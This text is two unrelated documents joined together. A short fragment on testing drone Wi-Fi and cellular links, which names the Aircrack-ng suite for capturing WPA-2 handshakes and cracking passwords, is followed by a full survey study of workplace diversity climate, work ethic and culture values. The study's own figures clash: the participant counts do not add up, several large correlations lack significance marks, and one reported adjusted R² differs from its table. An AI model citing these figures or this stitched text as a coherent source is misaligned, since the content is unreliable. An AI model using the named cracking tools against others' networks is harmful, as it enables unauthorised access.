WiMAX and 4G/5G: For drones traveling through mountains, over long distances, or in dense cities, different communication frequencies may be used. Following all legal, moral, and ethical requirements, the same techniques described in this paper can be used to detect vulnerabilities in WiMAX and broadband cellular drones.

The tools used in this project are from the Aircrack-ng suite. The suite also contains tools for capturing WPA-2 connection establishment packets (handshake) and decrypting WPA-2 passwords. A project here would prove how drone access points need proper configuration just like their computer network counterparts.

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ABSTRACT

Workplace diversity, guided by laws as well as managerial policy for equal opportunity in hiring decisions, becomes part of organizational climate through goal-directed diversity policies and behavioral practices. Organizational managers may strive to effect strategic diversity goals, but they may not accomplish diverse workplaces which suggests a gap may exist during hiring decisions. The purpose of this study is to assess and explore relationships between perceived organizational diversity climate with relationships to individual work ethic, beliefs, personality, culture values, and resistance to change. In this study 400 participants volunteered to participate with 202 completing measures in this online study from a global, southern university and many reported years of work and military experience. Findings indicate that attitudes about workplace diversity are positively related to multidimensional work ethic variables of morality ethics, centrality of work, hard work, and no wasted time. However, workplace diversity attitudes were negatively related to resistance to change, subsuming variables of routine seeking, emotional reaction, and short-term focus. Organizational diversity fairness, inclusion, and fulfillment climate is positively related to work ethic and to exploratory findings for Hofstede's culture values of power distance, masculinity, and uncertainty avoidance. Significant regression predictors of diversity climate include hard work, delay of gratification, humanistic, and organizational beliefs. Research implications suggest that knowledge of managerial and employee diversity attitudes and work ethic may pinpoint needs for diversity and cultural training. Development initiatives may include shared workplace experiences on diverse, inclusive work teams and/or opportunities to work at global sites in order to build subsequent diverse, cohesive organizational climates.

Keywords: Workplace diversity, organizational climate, equity, inclusion, organizational culture

INTRODUCTION

Workplace diversity, guided by laws as well as managerial policy for equal opportunity in hiring decisions, becomes part of organizational climate through goal-directed diversity policies and behavioral practices. Organizational managers may strive to effect strategic diversity goals, but they may not accomplish diverse workplaces which suggests a gap may exist during hiring decisions. Perspective-taking through directed questions by a partnership between the National

Academy of Human Resources (NAHR) and the Society of Industrial Organizational Psychologists (SIOP) was conducted with Chief Human Resource officers and Academic researchers to review policies and organizational practices for knowledge to change and improve diversity, equity, and inclusion initiatives (Diversity, Equity, & Inclusion Report: NAHR & SIOP, 2021). It was noted that workplace measures for accountability is important to track diversity and inclusion, pools of talent, and training needs. The organizational leaders that followed accountable diversity, equity and inclusive processes to their measured strategic goals improved diversity, networking, and opportunities for women in the workplace. Similarly, Velez-Castrillon and Angert (2016) present compelling individual antecedents including educational attainment and network density and centrality with organizational antecedents including firm crisis, female embeddedness in industry, ratio of female hires, and female inside directors that may propel women to top CEO positions. Whereas, NAHR and SIOP partnered to extend the initiative focus on people of color and women formulating questions around building better organizational diversity climate. Topics included having a diverse board, organizational incentives, leader performance goals and action plans to eliminate diversity gaps, and equity awareness initiatives that focus on women and people of color in order to improve organizational diversity, equity, and inclusion.

For this study we are measuring and exploring several dimensions of organizational diversity climate defined as fairness, inclusion, promises fulfillment, and attitudes. The fairness of an organizational climate is based on the perception of fairness within and across human resource practices to gender, ethnicity, religion and age (e.g. how fairly women and minorities are treated) (Buttner, Lowe, & Billings-Harris, 2012). Whereas, diversity inclusion is defined as organizational support of mentoring programs, networks, and diversity training programs focused on "respect for difference" enhancing organizational belongingness (Buttner, Low, & Billings-Harris, 2012; Kamarck, 2017). It is noted that many earlier research studies have focused on a diversity facet like race, ethnicity, or gender and incorporated diversity within workplace inclusion, specifically studying the need for inclusion of women in the academic sciences (Bilimoria, Joy, & Liang, 2008; Boekhorst, 2015). Boekhorst (2015) presents Roberson's (2006) definition that further clarifies inclusion as it "refers to employee involvement and the integration of diversity into organizational systems and processes, whereas diversity refers to variability in the composition of a work group." Boekhorst (2015) states that fostering workplace diversity climate with Inclusion includes a sense of belongingness defined as "acceptance for all organizational members" and uniqueness defined as all employee contributions are "valued whereby each member experiences respect and the opportunity for voice in the workplace." For this study knowing that organizational diversity climate may be complex with multiple variables, we planned to explore some dimensional facets of diversity climate.

LITERATURE REVIEW

To build upon how diversity climate may evolve within organizations, we review some diversity initiatives and changes found in the U.S. military. Kamarck (2017) expands upon the civ-mil relationship where the military has supported diversity goals, inclusion, and equal opportunity in the Armed Services in order to encourage recruitment, retention, and promotion of a diverse force with the vision to align with civilian workforce – the civ-mil relationship. Secretary of Defense, Ashton Carter (2015) stated "We have to focus relentlessly on the mission, which means the thing that matters most about a person is what they can contribute to it… we must start from a position

of inclusivity, not exclusivity ---- Anything less is not just wrong – it's bad defense policy, and it puts our future strength at risk". This 2015 revision to the Military Equal Opportunity (MEO) now closely resembles the Civilian Equal Opportunity Program (EEO) definition. Furthermore, in 2020 Secretary of Defense Mark T. Esper propelled the MEO program by implementing initiatives to promote diversity and inclusion (D & I) with a 3-prong approach identifying immediate actions to create more inclusive armed forces. A Department of Defense Board on Diversity and Inclusion was established to identify additional/future actions related to D & I. This Defense Advisory Committee on Diversity and Inclusion (DACODAI) was founded as an independent committee to provide continuous review of all stages of a military career in order to reflect diversity of the U.S. population (Department of Defense Board on Diversity and Inclusion Report, 2020, p.7). It is noted that the DOD defines inclusion as valuing individual differences and encouraging contributions to organizational decision-making (2020, p. 15). Additionally, Ozeren (2014) states that sexual orientation discrimination policies in the workforce are represented through the major pillars of "social institutions, legal frameworks, and cultural norms". Other factors that complicate organizational diversity climate balance include dispositional Resistance to Change (RTC) that was found to be similar across 17 countries (Oreg et al., 2008). Even research on faculty in academic sciences evidenced gender biases where they favor male students over female students (Kelly, 2019; Moss-Racusin et al., 2012). Padhi (2019) suggests that to increase workforce diversity, inclusion needs to be the focus for employees to feel fit, comfort, and belongingness. Inclusiveness helps improve employee's engagement with an organization.

An earlier review by Boekhorst (2015) suggests that authentic leadership may promote organizational diversity. This new authentic leadership style subsumes transformational variables, "moral compass" related ethics, and tenets from positive psychology including self-awareness, relational transparency, balanced decision-making processes to lower bias, and having a moral compass (Muchinsky & Howes, 2019; Walumbwa & Wernsing, 2013). It could be that a combination of leadership like authentic, strategic, and servant styles may facilitate more diverse organizations. In addition, psychological diversity climate can be improved by human resources policies that are seen as fair by employees. Researchers Doghan, Bhatti, and Juhari (2019) proposed a conceptual framework that blends employee psychological diversity climate, and personality traits, with human resource management practices of recruitment, training and development, performance appraisal, and compensation and benefits. This framework when combined should influence workforce job satisfaction and the outcome of job performance in a multicultural workforce. They suggest that employee perceptions about working in a positive, psychological diverse climate could influence their job satisfaction and performance in a positive direction. Heimstra's et al. (2017) research focused on the drivers of organizational diversity promotion and found significant results for managerial attitudes and planned behavior as perceived behavioral control (PBC) were strong drivers toward promoting cultural diversity and played a significant role in increasing organizational inclusion.

THEORETICAL BACKGROUND OF DIVERSITY CLIMATE

With many research studies being done on the facets of organizational diversity climate, theoretical diversity frameworks are needed to clarify gaps and approaches to researching the complexity of diversity climate research. Human resource development (HDR) researchers addressed progress in diversity theory in the Human Resource Development Review, June issue, Vol. 13(2) (Williams

& Mavin, 2014). Diversity research includes Syed and Ozbilgin's (2015) edited book with a global focus on diversity and inclusion management within organizations and Roberson, Kulik, and Tan's (2013) Oxford handbook that guides diversity training. Diversity management (DM) (Olsen & Martins, 2012) includes the approach of terminal achievement values and instrumental guiding values (Rokeach, 1973) that may be held by employees and DM through an acculturation strategy of assimilation and integration (Berry, 1984; Cox & Finley-Nickelson, 1991). This DM theory focuses on how values and acculturation strategies may impact recruitment, selection, retention of women and minorities, nondiscrimination policies, conflict management and sensitivity training. Residuals of workforce diversity are theorized to improve creativity, decision-making, and expanded market access. Further empirical research by Olsen and Martins (2016) evidenced instrumental diversity value raises organizational attractiveness through merit-based hiring decisions. Moreover, Nkomo et al. (2019, p. 499) present a fifty-year historical view figure of the trajectory of the diversity field research within the Academy of Management. This review highlights earlier anti-discrimination, affirmative action, and equal opportunity focus on racial minorities and women to a current focus on identity fluidity, inclusion, and diversity climate through social media, individualism, and the exponential rise of technology platforms. Nkomo et al. (2019) discuss how both external and internal sociopolitical contexts impact the resource support for equality and diversity management. In addition, Clair et al. (2019, p. 596) present a theoretical, cognitive category framework that defines ways to view and understand the change in mindset and social construction, shifting from traditional categorical demographic groups on gender, race, and ethnicity to modern individual identity demographics like multiracial and their experience in organizations. This theoretical framework outlines modern, diverse identities and how a misalignment can happen with traditional, normative categorization still found in many organizational climates. Consequently, individuals with alternative approaches to demographic identity – nonnormative demographic identity – can feel less belongingness and less inclusion within an organization with a climate of traditional categorization of groups. The nonnormative demographic identities of Clair et al.'s (2019) theory framework include intracategorical multiplicities (individuals belong to 2 or more groups in demographic category), intracategorical mobility (fluidity is experienced among groups in category for individual), intracategorical uncertainty (individuals are not sure what group(s) belong to), and acategorical demographic identities (opposition against a demographic group by individual). Foremost, categorization threat can be felt by individuals who feel that others miscategorize them, threatening their identity and psychological well-being (Barreto & Ellemers, 2002; Baumeister & Muraven, 1996; Does et al., 2021). Theoretical nonnormative demographic identities need to be recognized and educated to organizational leaders and employees to avoid misalignment tendencies that can be found with normative, traditional demographic categories and, thus, impede organizational goals for organizational diversity climate.

Furthermore, Durrani and Rajagopal, (2016) suggest that diversity attitudes are influenced by perceptions of ethical hiring and overall attitudes to workplace diversity. Additional research indicates that diversity climate may be affected by managerial decision-making through individual personality factors, work ethic (Meriac, Woehr, Gorman, & Thompson, 2013), resistance to change (Oreg et al., 2008), and cultural awareness (Taras, Kirkman, & Steel, 2010). Hofstede (2001) is well known for research on cultural values studied as dynamic motivators for human behavior through the emergence of cultural dimensions through scientific exploration including Power Distance, Uncertainty Avoidance, Collectivism, Long-term Orientation (also named

Confucian Dynamism), and Masculinity/Femininity (Yoo, Donthu, & Lenartowicz, 2011; Hofstede, 2001). Gaines et al., (2007) evidenced three distinct dimensions in collectivism, individualism, and familism as culture values by race/ethnicity identity and gender. In addition, Buchlolz (1978) researched contemporary beliefs about work including Humanistic (meaningful work for full potential), Marxist-related (work for human fulfillment and ownership classes), Organizational (work that is group related within organizational hierarchies), Leisure (fulfillment through choice of leisure activities and creativity), & Work ethic (working hard to overcome obstacles).

PURPOSE OF STUDY AND HYPOTHESES

Therefore, the purpose of this study is to assess and explore relationships between perceived organizational diversity climate with relationships to individual work ethic, beliefs, personality, culture values, and resistance to change. In the DM theory both values (Olsen & Martins, 2012; Cox & Finley-Nickelson, 1991) and acculturation strategy (Berry, 1984) are the framework drivers of diversity-to-performance relationships. To further explore the relationships between terminal and instrumental values and acculturation through assimilation and integration that may motivate behavior, we included Hofstede's (1980) culture values measure to explore these relationships. Hofstede's individualism and collectivism values will be measured for possible relationships to Nkomo et al. (2019, p.499) diversity field on external sociopolitical context that includes individualism, postracialism, technology and social media growth, and environmentalism and possible relationships to internal sociopolitical variables of inclusion and spirituality/humanism. Relationship hypotheses and predictive influencers were formulated between Diversity Climate and the variables subsumed in the measures on Culture Values (Hofstede, 1980), Daily Behavior Personality Trait-Roles (Church et al, 2008), Multidimensional Work Ethic, Daily Beliefs, and resistance to change. We hypothesized that diversity climate will have higher work beliefs defined as Humanistic, Organizational, and Work ethic; whereas, we predicted that diversity climate would be lower for Marxist-related beliefs and moderately related to Leisure beliefs. Additional hypotheses include diversity climate predictors should be lower to the resistance to change variables of routine-seeking, emotional reaction, short-term focus and cognitive rigidity. Understanding that categorical thinking involves cognitive functions and heuristics with Clair et al. (2019) theory on understanding nonnormative demographic identities, we hypothesize that individual cognition is less rigid for those who embrace diversity climate. We hypothesize that the predictors for the multidimensional work ethic profile measure for higher diversity climate should be positively related to self-reliance, morality/ethics, centrality of work, hard work, no wasted time, and delay of gratification. Also, we hypothesized that the leisure variable would be similar to the work beliefs leisure variable and moderately related to diversity climate. Furthermore, we hypothesized that the personality factors of openness to experience, conscientiousness, and agreeableness would be related positively to Diversity Climate and the personality traits of extraversion and emotional stability moderately related to Diversity Climate.

METHOD

In this study 400 participants volunteered to participate with 202 participants completing all the measures in this online study from a global, southern university and many reported years of work and military experience. Data analyses included correlational and regression assessments for

relationships and predictors that may influence workplace diversity climate. Participants reported 3.31 GPA average and 32 years of age average who attend a global Southeastern University. Participants reported their gender as 70 males and 291 females with 59% Caucasian, 29% African American, 5% Hispanic, 2% Asian, and 5% other and with 82% reporting both full-time, part-time and military work experiences.

For this research study on diversity and organizational climate, a battery of measures composed this survey and were answered by participant volunteers in an online research platform using Qualtrics survey engine. As noted in the DM theories, multi-levels impact organizational diversity climate and worker potential including understanding nonnormative demographic identities and individual identities within the organization. Therefore, our focus was to measure individual levels through a battery of measures on work ethic, values and attitudes about diversity working within organizations. A Multidimensional Work Ethic Profile (MWEP) measure was assessed and subsumed the variable of self-reliance, morality/ethics, leisure, hard work, centrality of work, no wasted time, and delay of gratification (Meriac & Gorman, 2017). Some questions included self-reliance, "I strive to be self-reliant," Morality/ethics included, "One should always take responsibility for one's actions" and " It is important to treat others as you would like to be treated," for Leisure "More leisure time is good for people," Centrality of Work, " I feel content when I have spent the day working," for Hard Work, "Working hard is the key to being successful," for Wasted Time, " Time should not be wasted, it should be used efficiently," and for Delay of Gratification, "The best things in life are those you have to wait for."

Additional measures included a daily behavior checklist measuring conscientiousness, disagreeable behavior, openness-to-experience behaviors, extraverted behaviors, and neurotic behaviors (Church et al., 2008), a diversity climate management measure with subscales on organizational fairness, organizational inclusion, and diversity promises fulfillment (Buttner, Lowe, & Billings-Harris, 2012). This diversity climate measure held reliability alphas for Organizational Fairness at α = .92, organizational inclusion at α = .64, and diversity promises fulfillment at α = .89. Also, an attitudes towards diversity measure was included (Durrrani & Rajagopal, 2016). Some questions on this diversity measure were modified to reflect participant responses to general workplace experiences with supervisors and organizational managers. See the following Figures 1 and 2 for the measure questions that were modified for this study.

Figure 1. Diversity Management Scale modified (Buttner, Lowe, & Billings-Harris, 2012)

1. I feel that I have been treated differently in organizations because of my race, sex, religion, or age.
2. Managers have a track record of hiring and promoting employees objectively
3. Managers in organizations give feedback and evaluate employees fairly, regardless of such factors as the employee's race, sex, age or social background
4. Managers make promotion and tenure decisions fairly, regardless of such factors as the employee's race, sex, age, or social background.
5. Managers interpret human resource policies fairly for all employees.
6. Managers give assignments based on the skills and abilities of employees.
7. Mangers in organizations encourage the formation of employee network support groups.
8. There is a mentoring program in use in organizations that identifies and prepares all employees.
9. The "old boy's network" is alive and well in organizations
10. Organizations spend enough money and time on diversity awareness and related training.
11. The performance evaluation system in organizations are fair.
12. I am satisfied with the way performance evaluations are done in organizations.

13. Different opinions, ideas, and perspectives are valued.
14. Racial bias and prejudice is eliminated.
15. Support/understanding of unique issues is provided for employees of minority.

Figure 2. Attitudes towards Diversity scale modified (Durrrani & Rajagopal, 2016)

1. I feel that everyone is unique, with differing values and preferences.
2. I believe in fairness in hiring at all levels in organizations.
3. I find it unsatisfying to work within a diverse team.
4. I feel that both newcomers and the organizations in which they work should learn to work together.
5. I feel equally comfortable with all groups.
6. I am knowledgeable about the culture of different ethnic groups (e.g. Asian, African, Middle-Eastern)
7. I show little patience and understanding with people who speak little or no English.
8. I am drawn to others who are different than me.

The Diversity Climate scale is composed of three different dimensions including organizational fairness, organizational inclusion, and diversity promises fulfillment (Buttner, Lowe, & Billings-Harris, 2012). For organizational fairness, an example survey question is "I feel that I have been treated differently here because of my race, sex, religion, or age." For organizational inclusion, an example question is "supervisors and managers here encourage the formation of employee network support groups." For the diversity promises fulfillment scale, an example question is "Racial bias and prejudice is eliminated." An additional measure included the HR Managers' Attitudes towards Workplace Diversity scale that we modified to reflect participants attitudinal perceptions on organizational diversity (Durrani & Rajagopal, 2016) and an example question is "I am knowledgeable about the culture of different ethnic groups (e.g., Asian, African, Middle-Eastern)." See questions in Figure 2. Additional measures included an Individual Cultural Values Scale (CVSCALE) aligned with Hofstede's' (1980) comprehensive IBM study on five dimensions of cultural variables including Power Distance, Uncertainty Avoidance, Collectivism, Long-Term Orientation, and Masculinity (Yoo, Donthu, & Lenartowicz, 2011), a covariate culture values measure on individualism, collectivism, and familism with questions on family closeness (Gaines et al., 1997).

Additional measures were administered and included a Resistance to Change Scale (Oreg, 2003) with variables measuring Routine seeking, Emotional reaction, Short-term focus, and Cognitive rigidity and the Inventory of Belief Statements (Buchholz, 1978) with several beliefs categories including Humanistic, Marxist-related, Organizational, Leisure, and Work Ethic. The Humanistic variable included questions like "the workplace can be humanized" and "the job should be a place of new experiences," the Marxist-related questions included, "management does not understand the needs of the worker" and "the free enterprise system mainly benefits the rich and the powerful," the Organizational variable included, "the group is the most important entity in any organization," the Leisure variable included, "the present trend toward a shorter workweek is to be encouraged," and Work Ethic included, "by working hard a person can overcome every obstacle that life presents." The measures included Likert response scales. For example, the Buchholz (1978) measure 5-point scale included "strong disagreement," "mild disagreement," "neither agree or disagree," "mild agreement," and "strong agreement" and for most of the scales we used the 5-point Likert-type scale (1-Strongly Disagree to 5 – Strongly Agree) for participant data responses.

RESULTS

Many significant findings were evidenced through both correlational and regression analyses that viewed diversity management as a Climate total subsuming the variables of diversity inclusion, promises fulfillment, and fairness with attitudes as a separate measure. We found significant correlational evidence for diversity management on attitudes about workplace diversity with attitudes positively related to multidimensional work ethic variables of Morality/ Ethics r = .37, Centrality of work r = .35, Hard work r = .30, and No wasted time r = 37 all at the $p < .001$. See the following Table 1 for correlations found on the Diversity Management Scale (inclusion, promises fulfillment, and fairness climate) with the Multidimensional Work Ethic Profile measure (self-reliance, morality ethics, centrality of work, and hard work).

Table 1. Correlations Diversity Management Scale (inclusion, promises fulfillment, fairness climate) with Multidimensional Work Ethic Profile

Variables	Diversity Inclusion	Diversity Promises Fulfillment	Diversity Fairness	Total Diversity Climate	Diversity Attitudes
Self-Reliance	.32	.14	.57	.11	.11
Morality/Ethics	- .18*	- .16*	- .10	-.17*	.37***
Centrality of Work	- .03	- .02	- .01	-.00	.35***
Hard Work	.22**	.27***	.15*	.24**	.30***
No Wasted time	.01	.06	.03	.02	.37***
Leisure	- .14	- .09	- .09	-.09	.02
Delay of Gratification	.29***	.38***	.29***	.36***	.15

*$p < .05$ **$p < .01$ ***$p < .001$

*Note: Diversity Climate Total is the sum of Diversity Inclusion, Diversity Promises Fulfillment, and Diversity Fairness. Diversity Attitudes is an independent measure.

Furthermore, the multidimensional work ethic variable of Hard work was found to be significant across all the diversity variables of inclusion, promises fulfillment, fairness, and attitudes. Whereas, total diversity management was found to be negatively related to Morality/ ethics at r = - .17 at $p < .05$. The above morality/ethics variable found to be negatively related across diversity inclusion at r = - .18 and diversity promises fulfillment at r = - .16 both at $p < .05$. These negative relational findings may suggest misalignment, whether individuals feel that management reflects an understanding of modern nonnormative demographic identities or ways to improve organizational diversity climate (Clair et al., 2019, p. 596). On the other hand, more significant evidence was found for diversity management being positively related to hard work at r = .24 at $p < .01$ and delay of gratification at r = .36 at $p < .001$, suggesting that an organization's diversity climate may improve with time and recognition of nonnormative demographic identities and reflection of the DM theory on beneficial performance processes through creativity and better organizational decision-making (Olsen & Martins, 2012, p. 1170).

In addition, we used an inventory of belief statements (Buchholz, 1978) to measure participant's beliefs for relationships to the diversity climate variables. Significant correlational evidence was found across the Leisure and Work Ethic variables. See the following Table 2 for the correlational

results. Significant negative relationships were found for the Leisure variable with Total Diversity Climate at r = -.26, subsuming Diversity Inclusion at r = -.33, Diversity Promises Fulfillment at r = -. 32 at $p < .001$, and Diversity Fairness at r = -.23 at $p < .01$.. On the other hand, overall Diversity Climate was positively related to Work Ethic at r = .24 at $p < .01$, subsuming Diversity Inclusion at r = .26 at $p < .001$ and Diversity Promises Fulfillment at r = .21 and Fairness at r = .19 both at the $p < .01$ level. These findings indicate that more leisure does not promote more diversity in the workplace; whereas, having a strong work ethic focused on performance may build stronger, diverse organizational climates.

Table 2. Correlations Diversity Climate Management with Beliefs

Variables	*N*	Diversity Inclusion	Diversity Promises Fulfillment	Diversity Fairness	Total Diversity Climate	Diversity Attitudes
Humanistic	175	- .10	- .03	.01	-.03	.38***
Marxist-related	171	- .04	- .04	- .01	-.02	.21**
Organizational	173	- .00	.67	.10	.07	.35***
Leisure	175	- .33***	- .32***	- .23**	-.26***	.23***
Work Ethic	174	.26***	.21**	.19**	.24**	- .07

*$p < .05$ **$p < .01$ ***$p < .001$

Furthermore, while we found significant correlational evidence across some of the multidimensional work ethic profile and inventory of belief variables, we further examined workplace change issues that may influence diversity strategy progress and focused on resistance to change variables of Routine Seeking, Emotional Reaction, Short-term Focus, and Cognitive Rigidity. In this part of the research study, we investigated relational evidence on how organizational diversity climate may be affected by personal resistance to change. See the following Table 3 for correlations of diversity climate to resistance to change.

Table 3. Correlations Diversity Climate Management with Resistance to Change

Variables	Diversity Inclusion	Diversity Promises Fulfillment	Diversity Fairness	Diversity Attitudes
Routine Seeking	.05	.02	.05	- .21**
Emotional Reaction	- .00	- .04	.07	- .17**
Short-term Focus	.04	- .01	.05	- .23**
Cognitive Rigidity	- .04	- .10	- .15*	- .05

*$p < .05$ **$p < .01$ ***$p < .001$

The results indicated a significant relationship finding for diversity climate fairness found to be negatively related to Cognitive Rigidity at r = -.15 at $p < .05$. This evidence suggests that individual cognitive flexibility, not rigidity may benefit a more diverse organizational climate. Moreover, significant relationships were found between workplace diversity attitudes being negatively related to resistance to change subsuming the variables of routine seeking (r = -.21), emotional reaction (r = -.17), and short-term focus (r = -.23) all at the $p < .01$ level. See Table 3. These relationships indicate building a more diverse organizational climate may call for managers to be more like change agents by offering more flexible work schedules, having more even temperaments and

long-term orientations. Foremost, results indicate that organizational diversity initiatives have more potential to improve with managers who are open to change.

We continued our research on correlational relationships with the use of the Individual Cultural Values Scale (CVSCALE; Yoo, Donthu, & Lenartowicz, 2011) that was first studied by Hofstede (1980) for the variables including Power Distance, Uncertainty Avoidance, Collectivism, Long-Term Orientation, and Masculinity to diversity climate. As noted in the DM theory (Olsen & Martins, 2012; Cox & Finley-Nickelson, 1991), values and acculturation (Berry , 1984) are instrumental to the diversity-to-performance relationships. Results indicate that organizational diversity fairness, inclusion, and fulfillment climate are positively related to the culture values of power distance, masculinity, and uncertainty avoidance. The Power Distance positive correlational results suggest that power is not equal, yet accepted across the organization for diversity climate. The Uncertainty Avoidance finding suggests diversity climate may be present in uncertain situations within the organization. Whereas, the Masculinity value finding suggests that roles may be highly defined, yet the negative finding for attitudes suggests the opposite that high diversity attitudes is related to lower Masculinity. It may be that participant's work experiences reflect workplaces more with these values. These results may need further cultural analyses for relationship implications. See the following Table 4 for correlational results for Diversity Climate and the Culture Values.

Table 4. Correlations Diversity Climate Management with Culture Values

Variables N = 187	Diversity Inclusion	Diversity Promises Fulfillment	Diversity Fairness	Diversity Attitudes
Power Distance	.35***	.32***	.28***	-.19**
Uncertainty Avoidance	.23**	.17*	.21**	.27***
Collectivism	.12	.16*	.11	.19**
Long-term Orientation	.06	.17*	.14	.35***
Masculinity	.37***	.31***	.20**	-.21**

*p < .05 **p < .01 ***p < .001

Additional research analyses included assessing linear regressions for predictors of Diversity climate. Our research evidence indicates significant regression predictors for diversity climate to include hard work, delay of gratification, humanistic, and organizational beliefs. See the following Table 5 for Multidimensional Work Ethic profile predictors to Diversity climate. Of the multidimensional work ethic profile variables, Hard work was found to predict with a β = .27 at p < .01 and Delay of Gratification positively predicted diversity climate at a β = .32 at p < .001. Whereas, Morality/Ethics was found to negatively predict diversity climate with a β = -.28 at the p < .01 level with an *adjusted* R^2 = .20 at the F = 6.391 at p < .001. Both variable Hard Work and Delay of Gratification were positive predictors suggesting time is needed to train and to build organizational diversity climate for worker potential. The negative predictor of Morality/Ethics with measure questions including, "People should be fair in their dealings with others" may suggest organizational diversity climate has not been achieved at present. Olsen and Martins's (2012) DM framework approach indicates the need for conflict management when detrimental processes occur suggesting that managers need to recognize and encourage differences and provide work and benefit flexibility. These results may indicate that building a more diverse workplace climate may take time as suggested by the significant predictor of Delay of Gratification. In

addition, organizational structures may be more conducive to Diversity Climate as some are formed as more hierarchical and rigid versus ones designed as horizontal, more flexible organizational structures.

Table 5. Regression Multidimensional Work Ethic Profile Predictors of Diversity Climate Total

Variables	β	R	R^2	*Adjusted* R^2	F
Self-Reliance	.001	.48	.23	.20	6.391***
Morality/Ethics	- .28**				
Leisure	- .07				
Centrality of Work	- .09				
Hard Work	.27**				
Wasted Time	.00				
Delay of Gratification	.32***				

*p < .05 **p < .01 ***p < .001

For our regression analyses of the Inventory of Beliefs, we found several predictors of workplace diversity that combined to predict workplace diversity. Belief variables of Humanistic, Organizational, and Leisure beliefs were positive predictors of Diversity climate. See the following Table 6 for regression belief predictors of workplace diversity.

Table 6. Regression belief predictors for attitudes for workplace diversity

Diversity Climate Variables	β	R	R^2	*Adjusted* R^2	F
Humanistic	.25**	.46	.21	.19	9.006***
Marxist-related.	- .05				
Organizational	.24**				
Work Ethic	- .06				
Leisure Beliefs	.18**				

*p < .05 **p < .01 ***p < .001

We continued our regression analyses with stepwise regressions for personality factors and the Culture Values. Significant findings were evidenced and include the stepwise regression analyses for predictors for Diversity Climate including the personality traits of openness to experience at β = .19 and emotional stability at β = .17 both at the p < .05 level. However, agreeableness was found to be negative at β = - .20 at the p < .01 level. Personality factors of Openness to experience and emotional stability were found to be positively related with agreeableness being negative as a predictor. Caution should be used with these findings as the *adjusted* R^2 = .05. See the following Table 7 and 8 for personality predictors for Diversity Climate and Culture Values predictors, respectively. The stepwise regression evidence indicates significant culture value predictors of uncertainty avoidance at β = .23 at p < .001, power distance at β = .26 at p < .01, and masculinity at β = .18 at p < .05 at an *adjusted* R^2 = .21. These stepwise regression results suggest building a more diverse organizational climate is complex. The positive predictor findings for culture values of power distance, uncertainty avoidance, and masculinity may reflect that organizational diversity climate needs rules and regulations in place and organizational management decision-making to improve diversity. We included a covariate cultural values measure on individualism, collectivism,

and familism (Gaines et al. 1997). Regression results with this covariate measure found Culture Familism to predict total Diversity Climate at $\beta = .22$ at $p < .01$ ($R = .20$, $R^2 = .04$, *Adj*. $R^2 = .02$ and subsuming the individual diversity variables of Organizational Fairness at $\beta = .19$ at $p < .05$, Inclusion at $\beta = .22$ at $p < .01$, Promises Fulfillment at $\beta = .16$ at $p < .05$. Both Individualism and Collectivism in this covariate measure did not predict the Diversity variables, but Culture Familism defined as values oriented toward family/relative's welfare did predict Diversity Climate. Managers and employees may need to be more receptive to organizational change, yet understand that a more diverse organizational climate brings the need for continued education, training on nonnormative demographic identities, discussions on differences, flexible work arrangements, and ways forward whether an organizational "family" approach to worker engagement to lead to more diverse, equitable, and inclusive organizations.

Table 7. Stepwise Regression of Personality Trait predictors for Diversity Climate

Variables	β	R	R^2	*Adjusted* R^2	F
Agreeableness	-.20*	.27	.07	.05	4.12**
Emotional Stability	.17*				
Openness to Experience	.19*				

*$p < .05$ **$p < .01$ ***$p < .001$

Table 8. Stepwise Regression of Culture Values predictors for Diversity Climate

Variables	β	R	R^2	*Adjusted* R^2	F
Power Distance	. 26**	.46	.21	.19	14.18***
Uncertainty Avoidance	.23***				
Masculinity	.18*				

*$p < .05$ **$p < .01$ ***$p < .001$

DISCUSSION

Research implications suggest that knowledge of managerial and employee diversity attitudes and work ethic may pinpoint needs for diversity, nonnormative demographic categories and cultural training. Development initiatives may include shared workplace experiences on diverse, inclusive work teams and/or opportunities to work at global sites in order to build subsequent diverse, cohesive organizational climates. Implications from this research evidence suggests that some employers may have policies for supporting a diverse climate in their organizations, but find that biases and attitudes may be present that form biases in hiring departments, less support for diversity, and resistant to change the organizational culture. Our research findings on delay of gratification, hard work, and work ethic show that building a diverse organizational climate will take time and support at all levels of an organization. It is of note that diverse groups may not lead to greater performance at times as in-groups and out-groups can be formed. On the other hand, Hofhuis, van der Rijt, and Vlug's (2016) research supports our findings and suggests that diversity works better with trust and open communication in and across work groups. Our theory background section outlines three theoretical frameworks by Clair et al. (2019), Olsen and Martins, 2012, and Nkomo et al. (2019) that combined can be used as models for managers to better conceptualize DM strategies, action plans, and training for improving organizational diversity climate.

In our study we focused on the dimensions of diversity climate of fairness, inclusion, and promises fulfillment with measured attitudes toward organizational diversity. We note that diverse organizations are influenced by the hiring processes in place and the training that is needed to combat implicit biases by hiring managers. Hiring policies and individual biases may have a direct effect on the climate of diversity and inclusion within an organization. Roberson, Ryan, and Ragins (2017) refer to the similarity attraction paradigm (Byrne, 1971) when addressing how attitude can affect the workings of a group. Roberson et al., (2017) propose that, "individuals are posited to be attracted to those with whom they possess similar characteristics and attitudes, which subsequently influences social interactions and intergroup relations." In the case of diversity and inclusion promotion, the hypothetical inability of a hiring manager to put aside their internal biases may directly affect the overall attitude of an organizations level of diversity. In Olsen and Martins (2012) diversity management approach framework, retention of women and minorities with targeted recruitment stems from DM value type and acculturation strategy. Our research evidence on delay of gratification and hard work as predictors of diversity climate as well as significant relationships with humanistic, organizational, and leisure beliefs may assist managers on policy strategies and ways to implement new diversity, equity, and inclusion initiatives.

Foremost, supportive research on our delay of gratification finding includes research by Liu and Yu (2017, p. 3) that found informational fairness is a driving factor for workers to practice delay of gratification for future rewards and its relation to job performance. The classic study with children on willpower and delay of gratification for later higher rewards versus immediate gratification was done by Mischel (1974). Delay of gratification correlates with a worker's ability to work hard. From our research study evidence, it suggests that a more diverse organizational climate needs hard work and will take time to form and develop. Information justice and open communication are key to all organization productivity and supervisors that keep open all available lines of communication will enhance informational justice. Open and trustworthy communication will motivate employees to consider applying for job vacancies and promotions. DM theory emphasizes communicating nondiscrimination policies, sensitivity training, encouraging discussions and expressing differences, and flexible work (Olsen & Martins, 2012). The noteworthy research by Colquitt on the organizational justice dimensions of procedural, distributive, interpersonal and informational justice may be pivotal to the success of implementing vision goals, accountability, and strategies for improved diversity, equity, and inclusion initiatives. (Colquitt, 2001; Colquitt et al., 2013). In a diverse climate or working group the ability of individuals to accept delayed gratification creates a forward moving environment wherein the employees are working towards a common goal and may create cohesion and acceptance of a more diverse climate.

